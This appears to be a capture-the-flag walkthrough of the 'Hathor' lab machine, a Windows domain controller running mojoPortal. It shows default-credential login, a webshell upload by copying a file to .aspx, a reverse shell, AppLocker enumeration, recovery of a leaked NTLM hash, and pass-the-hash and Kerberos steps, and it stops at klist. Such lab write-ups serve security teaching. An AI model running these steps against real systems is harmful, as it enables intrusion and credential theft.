Hathor – Walkthrough

By Andreas Finstad

(4ndr34z)

Walkthrough

nmap


```
PORT     STATE SERVICE      REASON      VERSION
53/tcp   open  domain       syn-ack ttl 128 Simple DNS Plus
80/tcp   open  http         syn-ack ttl 128 Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2021-10-07 11:17:40Z)
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: windcorp.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 128
464/tcp  open  kpasswd5?    syn-ack ttl 128
593/tcp  open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap     syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: windcorp.com0., Site: Default-First-Site-Name)
3268/tcp open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: windcorp.com0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap     syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: windcorp.com0., Site: Default-First-Site-Name)
3306/tcp open  mysql        syn-ack ttl 128 MySQL 5.5.32-log
5357/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf       syn-ack ttl 128 .NET Message Framing
49664/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
59691/tcp open  ncacn_http  syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
59692/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
59715/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
59725/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
59735/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:ED:D7:E5 (VMware)
Service Info: Host: HATHOR; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nikto


```
└─$ nikto -h 192.168.16.15
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.15
+ Target Hostname:    192.168.16.15
+ Target Port:        80
+ Start Time:         2022-02-16 16:40:27 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-aspnet-version header: 4.0.30319
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Entry '/Admin/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/SiteMap.aspx' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Setup/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 29 entries which should be manually viewed.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ /examples/servlet/AUX: Apache Tomcat versions below 4.1 may be vulnerable to DoS by repeatedly requesting this file.
+ OSVDB-3092: /home/: This might be interesting ...
+ OSVDB-3092: /setup/: This might be interesting ...
+ 8769 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2022-02-16 16:41:05 (GMT-5) (38 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The root website


Checking source, show that this might be a mojoPortal



Sourcecode is available on github. If we download and set up a site, we will see the default usernae and password.




We find the same credentials on their demo website



The default credentials are still unchanged and we may log on.

On exploit-db, we find exploits for a prior version, but those don't work here.

Nothing to be found in "Issues" on their Github site either, and no juicy CVEs.



Mojoportal : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-7447	79		XSS	2018-02-24	2019-04-30	3.5	None	Remote	Medium	???	None	Partial	None


** DISPUTED ** mojoPortal through 2.6.0.0 is prone to multiple persistent cross-site scripting vulnerabilities because it fails to sanitize user-supplied input. The 'Title' and 'Subtitle' fields of the 'Blog' page are vulnerable. NOTE: The software maintainer disputes this as a vulnerability because the fields claimed to be vulnerable to XSS are only available to administrators who are supposed to have access to add scripts.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
2	CVE-2017-1000457	79		XSS	2018-01-02	2018-01-17	3.5	None	Remote	Medium	???	None	Partial	None


Cross-site scripting (XSS) vulnerability in Help.aspx in mojoPortal version 2.5.0.0 allows remote attackers to inject arbitrary web script or HTML via the helpkey parameter. Exploitation requires authenticated reflected cross-site scripting for user accounts assigned either the "Administrators" or "Content Administrators" role.


Total number of vulnerabilities : 2 Page : 1 (This Page)

Poking around in the downloaded webapp, will reveal at least one vulnerability. We can upload e.g., webshell as a txt-file.



Then copy it to another folder, intercepting with burp and change the extension.







```
POST /fileservice?t=6fc8848d-85f9-4bda-9d5d-c892e4361dcf HTTP/1.1
Host: 192.168.16.15
Content-Length: 90
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 S
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.16.15
Referer: http://192.168.16.15/FileManager
Accept-Encoding: gzip, deflate
Accept-Language: nb,no;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,sv;q=0.5,fr;q=0.4
Cookie: ASP.NET_SessionId=fnrybr1c0g3c1swaamsacsz1; returnurl1=http://192.168.16.15/Default.aspx;
.mojochangeme=99145EF49C0883E24CE2273A8F261D76D91EF8EC4F62A719A0270E91ADA6EC4A100EDE44ECE96FAEDF0092744FE1E63E0F3D4423A7
F406459E7D022DF8822453EA19208CC92128BCF2451CF1088C0176CBF61; fwAdminDrawer=open;
192.168.16.15portalroles1=B5EB13AA0165FA0D122A8B440151D325F5057584229BF86E33B0C92B2FBD0894845EB11CD43B4FBF5477555D96DB39
7016B764392493A69D213B77554E630ECBBC909C79ED628B19E50089DB75EBC01ABA7C27E8EA95F56BE4BF7D7FC1086D8D2823A9B46CE3D522297BDF
9AE5AA9766D7
Connection: close

{"action":"copy","items":["/webrev.txt"],"newPath":"/logos","singleFilename":"webrev.aspx"}
```

As we have downloaded the application, we also have figured out the upload-path.



We upload the nice "InsomniaShell" and open a reverse shell.



```
c:\windows\system32\inetsrv>whoami /priv /user
whoami /priv /user

USER INFORMATION
----------------

User Name    SID
============ ==============================================
windcorp\web S-1-5-21-3783586571-2109290616-3725730865-22101


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token        Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process   Disabled
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeAuditPrivilege              Generate security audits             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled

c:\windows\system32\inetsrv>
```

No privs. This is an ordinary user.

We can do powershell, but in CLM

```
c:\windows\system32\inetsrv>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\windows\system32\inetsrv> $ExecutionContext.SessionState.LanguageMode
$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\windows\system32\inetsrv>
```

So probably AppLocker is enabled.

```
PS C:\windows\temp> Get-AppLockerPolicy -Effective -Xml
Get-AppLockerPolicy -Effective -Xml
<AppLockerPolicy Version="1"><RuleCollection Type="Appx" EnforcementMode="Enabled"><FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba" Name="(Default Rule) All signed packaged apps" Description="Allows members of the Everyone group to run packaged apps that are signed." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*"><BinaryVersionRange LowSection="0.0.0.0" HighSection="*" /></FilePublisherCondition></Conditions></FilePublisherRule></RuleCollection><RuleCollection Type="Dll" EnforcementMode="Enabled"><FilePublisherRule Id="5b74e91f-e7d9-4348-a21b-047d2901c659" Name="Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" Description="" UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePublisherCondition PublisherName="O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="*" BinaryName="*"><BinaryVersionRange LowSection="*" HighSection="*" /></FilePublisherCondition></Conditions></FilePublisherRule><FilePathRule Id="059bf360-e712-427a-8255-59d182bc4cd5" Name="%OSDRIVE%\share\scripts\7-zip64.dll" Description="" UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="%OSDRIVE%\share\scripts\7-zip64.dll" /></Conditions><Exceptions><FilePathCondition Path="%OSDRIVE%\share\scripts\7-zip64.dll:*" /></Exceptions></FilePathRule><FilePathRule Id="3737732c-99b7-41d4-9037-9cddfb0de0d0" Name="(Default Rule) All DLLs located in the Program Files folder" Description="Allows members of the Everyone group to load DLLs that are located in the Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="%PROGRAMFILES%\*" /></Conditions></FilePathRule><FilePathRule Id="3a07aecc-17f3-43e5-911b-ddb7e4d7353f" Name="%OSDRIVE%\Get-bADpasswords\PSI\Psi_x64.dll" Description="" UserOrGroupSid="S-1-5-21-3783586571-2109290616-3725730865-10102" Action="Allow"><Conditions><FilePathCondition Path="%OSDRIVE%\Get-bADpasswords\PSI\Psi_x64.dll" /></Conditions></FilePathRule><FilePathRule Id="a6651628-328a-4beb-9ff3-7c94e84b0ff4" Name="Microsoft Windows DLLs" Description="Allows members of the Everyone group to load DLLs located in the Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePathCondition Path="%WINDIR%\*" /></Conditions><Exceptions><FilePathCondition Path="C:\Windows\Registration\CRMLog:*" /><FilePathCondition Path="C:\Windows\Registration\CRMLog\*" /><FilePathCondition Path="C:\Windows\System32\com\dmp:*" /><FilePathCondition Path="C:\Windows\System32\com\dmp\*" /><FilePathCondition Path="C:\Windows\System32\FxsTmp:*" /><FilePathCondition Path="C:\Windows\System32\FxsTmp\*" /><FilePathCondition Path="C:\Windows\System32\Microsoft\Crypto\DSS\MachineKeys:*" /><FilePathCondition Path="C:\Windows\System32\Microsoft\Crypto\DSS\MachineKeys:\*" /><FilePathCondition Path="C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys:*" /><FilePathCondition Path="C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys\*" /><FilePathCondition Path="C:\Windows\System32\spool\drivers\color:*" /><FilePathCondition Path="C:\Windows\System32\spool\drivers\color\*" /><FilePathCondition Path="C:\Windows\System32\spool\PRINTERS:*" /><FilePathCondition Path="C:\Windows\System32\spool\P
```

It is.

We can also see the policy trusts Microsoft as publisher, so Sysinternals tools might be used, like "Accesschk" to find writable paths to bypass AppLocker rules.

```
PS C:\Users\web\AppData\Local\Temp> .\accesschk64.exe -w -s -q -u Users "C:\Windows" >>windows.txt -accepteula
.\accesschk64.exe -w -s -q -u Users "C:\Windows" >>windows.txt -accepteula
PS C:\Users\web\AppData\Local\Temp>
```

We cannot find any writable paths not covered by the exception-rules in the AppLocker policy. Every writable directory in the program files folders and windows folder are excluded, so we cannot execute from anywhere we have write-access.

We check the password policy, and find bruteforceing etc. to be futile.

```
PS C:\Users\web\AppData\Local\Temp> net accounts
net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          Unlimited
Minimum password length:                              14
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.

PS C:\Users\web\AppData\Local\Temp>
```

Finding the c:\get-bADPasswords\get-badpasswords.ps1, reveals interesting info. Write hash to log is activated.

```
# Logging
$current_timestamp = Get-Date -Format ddMMyyyy-HHmmss

#Actions if password is weak
# - resetPWd = Resets the users password to a random password
# - removeNoExpire = Unticks "Password never expires"
# - changePassLogon = Ticks the "The user must change password on next logon"
#
#IMPORTANT: If resetPwd is enabled, the users password will be changed to a random password.
#That password are logged in logfile, so remember to delete the logs.

$resetPwd = $false
$removeNoExpire = $true
$changePassLogon = $true

$log_filename  = ".\Accessible\Logs\log_$domain_name-$current_timestamp.txt"
$csv_filename  = ".\Accessible\CSVs\exported_$domain_name-$current_timestamp.csv"

$write_to_log_file = $true
$write_to_csv_file = $true
$write_hash_to_logs = $true
```

We also note that the script is signed.

```
    $Smtp.Credentials = $creds
}
$Smtp.Send($Message)



exit


# SIG # Begin signature block
# MIIIVwYJKoZIhvcNAQcCoIIISDCCCEQCAQExDzANBglghkgBZQMEAgEFADB5Bgor
# BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YFlLCE63JNLG
# KX7zUQIBAAIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCAf32YaVdWobe5d
# zUmBv0vO78Zj7OBowMp5ElNdyY7iSKCCBZgwggWUMIIEfKADAgECAhMQAAAABnLV
# ZOd/pAFfAAAAAAAGMA0GCSqGSIb3DQEBDQUAMEwxEzARBgoJkiaJk/IsZAEZFgNj
# b20xGDAWBgoJkiaJk/IsZAEZFgh3aW5kY29ycDEbMBkGA1UEAxMSd2luZGNvcnAt
# SEFUSE9SLUNBMB4XDTIxMDkyOTE3NTUzNFoXDTIyMDkyOTE3NTUzNFowVzETMBEG
# CgmSJomT8ixkARkWA2NvbTEYMBYGCgmSJomT8ixkARkWCHdpbmRjb3JwMQ4wDAYD
# VQQDEwVVc2VyczEWMBQGA1UEAxMNQWRtaW5pc3RyYXRvcjCCASIwDQYJKoZIhvcN
# AQEBBQADggEPADCCAQoCggEBANEMeBEDahbV4mXRPPFzCM/3qd0qaV/i4N1ee2+S
# 3pZQbj2mGQdjd3ffPmc+KFNDOezJUBW9+C8peYPVyXgDxHYBV4MrPO0+AKOLrUDR
# BfDPS8ORabvEL5aUTVz68/48ZkfjrslkgX0+qXXopB85qwQRi1HS9437dNqis1yX
```

Locating the logfiles and indeed we find a hash for user beatricemill

```
PS C:\get-badpasswords\accessible\csvs> get-content exported_windcorp-03102021-173510.csv
get-content exported_windcorp-03102021-173510.csv
Activity;Password Type;Account Type;Account Name;Account SID;Account password hash;Present in password list(s)
active;weak;regular;BeatriceMill;S-1-5-21-3783586571-2109290616-3725730865-5992
PS C:\get-badpasswords\accessible\csvs>
```

```
PS C:\get-badpasswords\accessible\csvs> net user beatricemill
net user beatricemill
User name                    BeatriceMill
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/17/2022 10:28:36 AM
Password expires             Never
Password changeable          2/18/2022 10:28:36 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/5/2021 2:24:28 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

We add the hostname <-> IP mapping to our hostsfile


```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.16.15   hathor.windcorp.com
192.168.16.15   hathor
```


Trying the newfound creds in CrackMapExec, shows STATUS_NOT_SUPPORTED

```
┌──(andreas㉿kali)-[~/tools]
└─$ crackmapexec smb hathor.windcorp.com -u beatricemill -H 9cb01504ba0247ad5c6e08f7ccae7903 --shares
SMB         192.168.16.15   445    NONE            [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         192.168.16.15   445    NONE            [-] \beatricemill:9cb01504ba0247ad5c6e08f7ccae7903 STATUS_NOT_SUPPORTED
```

This probably means NTLM is disabled and only Kerberos Authentication is available.

We try to crack the hash first. Crackstation.net is faster than bothering John the ripper.





We initiate kinit and it also turns out the user's password is expired. We remember the password-policy. Minimum password-length 14 and most certainly, password complexity also is required.
Choosing password: pepperKaker#14

Setting up krb5-client

```
[libdefaults]
        default_realm = WINDCORP.COM
[realms]
        WINDCORP.COM = {
                kdc = hathor.windcorp.com
                admin_server = hathor.windcorp.com
        }
```

```
└─$ export KRB5CCNAME=beatricemill.ccache ;kinit beatricemill
Password for beatricemill@WINDCORP.COM:
Password expired.  You must change it now.
Enter new password:
Enter it again:

┌──(andreas㉿kali)-[~/tools]
└─$ klist
Ticket cache: FILE:beatricemill.ccache
Default principal: beatricemill@WINDCORP.COM

Valid starting       Expires              Service principal
